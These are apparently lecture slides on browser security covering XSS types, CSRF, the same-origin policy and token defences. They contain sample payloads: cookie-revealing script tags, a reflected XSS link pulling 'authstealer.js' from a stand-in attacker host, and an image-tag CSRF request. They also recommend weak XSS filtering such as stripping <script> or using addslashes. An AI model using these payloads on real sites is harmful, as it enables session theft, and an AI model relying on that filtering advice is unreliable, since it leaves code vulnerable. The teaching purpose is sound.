Browser Security

Part 1

Background

Web Server

- Serves content
- Static
- Dynamic
- Server-side scripts
- Fetch content from files/database/other containers

Browser

- Represents content
- Static (HTML)
- Dynamic (XML, ASP, JSP)
- Client-side scripts (JScript)
- Agnostic to server side complexities
- DOM (document object model)
- http, ftp, nfs, vnc, et al.

Other network components: DNS, etc.

Browser Security

- XSS
- CSRF
- SOP
- Clickjacking

XSS

- Cross-site scripting (XSS) is a type of computer vulnerability typically executed with the help of web-applications through breaches in users' web-browser.
- It enables attacker to inject client-side script into web-pages viewed by the other users.
- XSS is mostly possible on dynamic websites where input is required.
- Types:

1. Persistent (stored)
2. Non-persistent (reflected)
3. DOM-based

Persistent XSS

- Attack is stored on the website's webserver
- Example:
  - Attacker chooses a common vulnerable platform like bulletin-board where victims usually visit
  - Attacker makes a post to the bulletin board with attack script encoded within the post content
  - Script gets stored on the bulletin board and made available to others thereafter…
  - Victims loading *that* post into their browsers run the attacker's script (lose session ID, for example)

Some example of scripts:-


<script>alert("Hello World");</script>

This script is used to pop up a box contain message Hello World

<script>alert(document.cookie);</script>


This script is used to show your cookies

Improvise the <script> … </script> portion as you wish



Reflected XSS

- When a malicious script is *reflected* off of a web application to the victim's web-browser.
- The script is activated through a link, which sends a request to a website with a vulnerability that enables execution of malicious scripts.
- The vulnerability is typically a result of incoming requests not being sufficiently sanitized.



Reflected XSS

- While visiting a forum site that requires users to log in to their account, a perpetrator executes this search query <script type='text/javascript'>alert('xss');</script> causing the following things to occur:
  - The query produces an alert box saying: *"XSS"*.
  - The page displays: *"<script type='text/javascript'>alert('XSS');</script > not found."*
  - The page's URL reads http://ecommerce.com?q=<script type="text/javascript">alert('XSS'); </script>
- This tells the perpetrator that the website is vulnerable
- Next, he creates his own URL, which reads http://forum.com?q=news<\script%20src="http://hackersite.com/authstealer.js" and embeds it as a link into a seemingly harmless email, which he sends to a group of forum users


Reflected XSS Mitigation

- First and foremost, from the user's point-of-view, vigilance is the best way to avoid XSS scripting. Specifically, this means not clicking on suspicious links which may contain malicious code. Suspicious links include those found in:
  - Emails from unknown senders
  - A website's comments section
  - Social media feed of unknown users

DOM-based XSS

- Background of DOM:
  - The Document Object Model is a convention for representing and working with objects in an HTML document (as well as in other document types).
  - Basically all HTML documents have an associated DOM, consisting of objects representing the document properties from the point of view of the browser.
  - Whenever a script is executed client-side, the browser provides the code with the DOM of the HTML page where the script runs, thus, offering access to various properties of the page and their values, populated by the browser from its perspective.
- DOM XSS is a type of cross site scripting attack which relies on inappropriate handling, in the HTML page, of the data from its associated DOM.
- Among the objects in the DOM, there are several which the attacker can manipulate in order to generate the XSS condition, and the most popular, from this perspective, are the document.url, document.location and document.referrer objects.
- Let's take the basic example of a page which provides users with customized content, depending on their user name which is encoded in the URL, and uses their name on the resulting page:
- In this case the HTML source of http://www.example.com/userdashboard.html would look like this:

```
http://www.example.com/userdashboard.html
```



```
http://www.example.com/userdashboard.html?context=<script>SomeFunction(somevariable)
http://www.example.com/userdashboard.html#context=<script>SomeFunction(somevariable)
```

DOM-based XSS example

- the victim's browser receives the above URL and sends a HTTP request to http://www.example.com, receiving the *static* HTML page described before
- Then, the browser starts building the DOM of the page, and populates the document.url property, of the document object with the URL containing the malicious script.
- When the browser arrives to the script which gets the user name from the URL, referencing the document.url property, it runs it and consequently updates the raw HTML body of the page, resulting in

```
...
Main Dashboard for <script>SomeFunction(somevariable)</script>
...
```

- the browser finds the malicious code in the HTML body and executes it, thus finalizing the DOM XSS attack
- In reality, the attacker would hide the contents of the payload in the URL using encoding so that it is not obvious that the URL contains a script.

DOM-based XSS mitigation

- browsers may encode the < and > characters in the URL, causing the attack to fail. However there are other scenarios which do not require the use of these characters, nor embedding the code into the URL directly, so these browsers are not entirely immune to this type of attack either.

XSS types

1. Persistent (stored)
   - Attack is stored on website's webserver
2. Non-persistent (reflected, type 1, first-order)
   - Victim has to go through a special link to be exposed
3. DOM-based
   - Problem exists within the client-side scripts


XSS Mitigation

1. Replace <script> with null string “”
2. Magic quotes filteration
   - E.g., addslashes() in PHP
   - Reading exercise: https://www.exploit-db.com/docs/18895.pdf

CSRF


- Cross-Site Request Forgery is an attack that forces an end user to execute unwanted actions on a web application in which they are currently authenticated.
  - It inherits the identity & privileges of the victim to perform an undesired function the the victim's behalf
- CSRF attacks specifically target state-changing requests, *not theft of data*, since the attacker has no way to see the response to the forged request.

Setup




Authenticated session by an authorized user

Authentication/Authorization flow



A valid request by authorized user

CSRF attack



An Example

- Let's consider a hypothetical example of a site vulnerable to a CSRF attack.
- This site is a web-based email site that allows users to send and receive email.
- The site uses implicit authentication to authenticate its users.
- One page, http://example.com/compose.htm, contains an HTML form allowing a user to enter a recipient's email address, subject, and message as well as a button that says, "Send Email."

```
<form
action="http://example.com/send_email.htm"
method="GET">
Recipient's Email address:  <input
type="text" name="to">
Subject:  <input type="text" name="subject">
Message:  <textarea name="msg"></textarea>
<input type="submit" value="Send Email">
</form>
```

- When a user of example.com clicks "Send Email", the data he entered will be sent to http://example.com/send_email.htm as a GET request.
- Since a GET request simply appends the form data to the URL, the user will be sent to the following URL (assuming he entered "bob@example.com" as the recipient, "hello" as the subject, and "What's the status of that proposal?" as the message):

```
http://example.com/send_email.htm?to=bob%
40example.com&subject=hello&msg=What%27s+the+
status+of+that+proposal%3F
```

- The page send_email.htm would take the data it received and send an email to the recipient from the user.
- Note that send_email.htm simply takes data and performs an action with that data.
- It does not care where the request originated, only that the request was made.
- This means that if the user manually typed in the above URL into his browser, example.com would still send an email!

```
http://example.com/send_email.htm?to=bob%
40example.com&subject=hi+Bob&msg=test
http://example.com/send_email.htm?to=alice%
40example.com&subject=hi+Alice&msg=test
http://example.com/send_email.htm?to=carol%
40example.com&subject=hi+Carol&msg=test
```

<img src=“ ”> loads whatever URI is set as the “src” attribute, even if the URI is not an image (because the browser can only tell the URI is image after loading it

```
<img src="http://example.com/send_email.htm?
to=mallory%40example.com&subject=Hi&msg=My+
email+address+has+been+stolen">
```

Authentication and CSRF

- CSRF attacks often exploit the authentication mechanisms of targeted sites.
- The root of the problem is that Web authentication normally assures a site that a request came from a certain user's browser; but it does not ensure that the user actually requested or authorized the request.

Site Authentication Mechanism

- For example, suppose that Alice visits a target site *T* .
- *T* gives Alice's browser a cookie containing a pseudorandom session identifier *sid*, to track her session.
- Alice is asked to log in to the site, and upon entry of her valid username and password, the site records the fact that Alice is logged in to session *sid*.
- When Alice sends a request to *T*, her browser automatically sends the session cookie containing *sid*.
- *T* then uses its record to identify the session as coming from Alice.

Exploiting the authentication

- Now suppose Alice visits a malicious site *M*.
- Content supplied by *M* contains Javascript code or an image tag that causes Alice's browser to send an HTTP request to *T*.
- Because the request is going to *T*, Alice's browser "helpfully" appends the session cookie *sid* to the request.
- On seeing the request, *T* infers from the cookie's presence that the request came from Alice, so *T* performs the requested operation on Alice's account.
- This is a successful CSRF attack.
- In general, *whenever authentication happens implicitly—there is a danger of CSRF attacks*.
- In principle, this danger could be eliminated by requiring the user to take an explicit, *unspoofable* action (such as re-entering a username and password) for each request sent to a site, but in practice this would cause major usability problems (inconvenience!)
- The most standard and widely used authentication mechanisms fail to prevent CSRF attacks, so a practical solution must be sought elsewhere.

CSRF Attack Vectors

- For an attack to be successful, **the user must be logged-in to the target site and must visit the attacker's site or a site over which the attacker has partial control.**
- If a server **contains CSRF vulnerabilities and also accepts GET request**s (as in the example shown), CSRF attacks are possible *without the use of JavaScript* (for example, a simple <img> tag can be used).
- **If the server only accepts POST requests, JavaScript is required to automatically send a POST request from the attacker's site to the target site.**

XSS attack (recap)

- A XSS attack occurs when an attacker injects malicious code (typically JavaScript) into a site for the purpose of targeting other users of the site.
- Malicious JavaScript embedded in a target site would be able to send and receive requests from any page on the site and access cookies set by that site.
- Protection from XSS attacks requires sites to carefully filter any user input to ensure that no malicious code is injected.

CSRF vs. XSS

- CSRF and XSS attacks differ in that XSS attacks require JavaScript, while CSRF attacks do not.
- XSS attacks require that sites accept malicious code, while with CSRF attacks malicious code is located on third-party sites.
- Filtering user input will prevent malicious code from running on a particular site, but it will not prevent malicious code from running on third-party sites.
- Since malicious code can run on third-party sites, protection from XSS attacks does not protect a site from CSRF attacks.

- If a site is vulnerable to XSS attacks, then it *is vulnerable* to CSRF attacks.
- If a site is completely protected from XSS attacks, it is most likely *still vulnerable* to CSRF attacks.

Preventing CSRF

- Allow GET requests to only *retrieve* data, not modify any data on the server
- Require all POST requests to include a pseudorandom value
- Use a pseudorandom value that is independent of a user's account

CSRF Defense

1. Check standard headers to verify the request is same origin, and
2. Check CSRF token

SOP (Same Origin Policy)

1. Determine the origin the request is coming from (source origin)
2. Determine the origin the request is going to (target origin)

- Referer header
- Origin header

CSRF Tokens

- **Synchronizer (CSRF) Tokens**
- Double cookie defense
- Encrypted token pattern
- Custom Header
  - E.g., X-Requested-With: XMLHttpRequest

Synchronizer Token

- Any state changing operation requires CSRF token
- Characteristics of CSRF token:
  - Unique per user session
  - Large random value
  - Generated by cryptographically secure RNG
- The CSRF token is added as a hidden field
- The server rejects the requested action if token validation fails

Alternate CSRF Defenses

- Re-authentication
- OTP
- CAPTCHA

Example

```
<form action="/transfer.do" method="post">
<input type="hidden" name="CSRFToken"
value="OWY4NmQwODE4ODRjN2Q2NTlhMmZlYWE...
wYzU1YWQwMTVhM2JmNGYxYjJiMGI4MjJjZDE1ZDZ...
MGYwMGEwOA==">
…
</form>
```

Reference

- Cross-Site Request Forgeries: Exploitation and Prevention
  http://www.cs.utexas.edu/~shmat/courses/cs378_spring09/zeller.pdf

- Robust defenses for Cross-site Request Forgery
  https://seclab.stanford.edu/websec/csrf/csrf.pdf

- RequestRodeo: Client Side Protection against Session Riding
  https://www.owasp.org/images/4/42/RequestRodeo-MartinJohns.pdf

Curiosity Exercise

- ClickJacking
- LikeJacking
- XSHM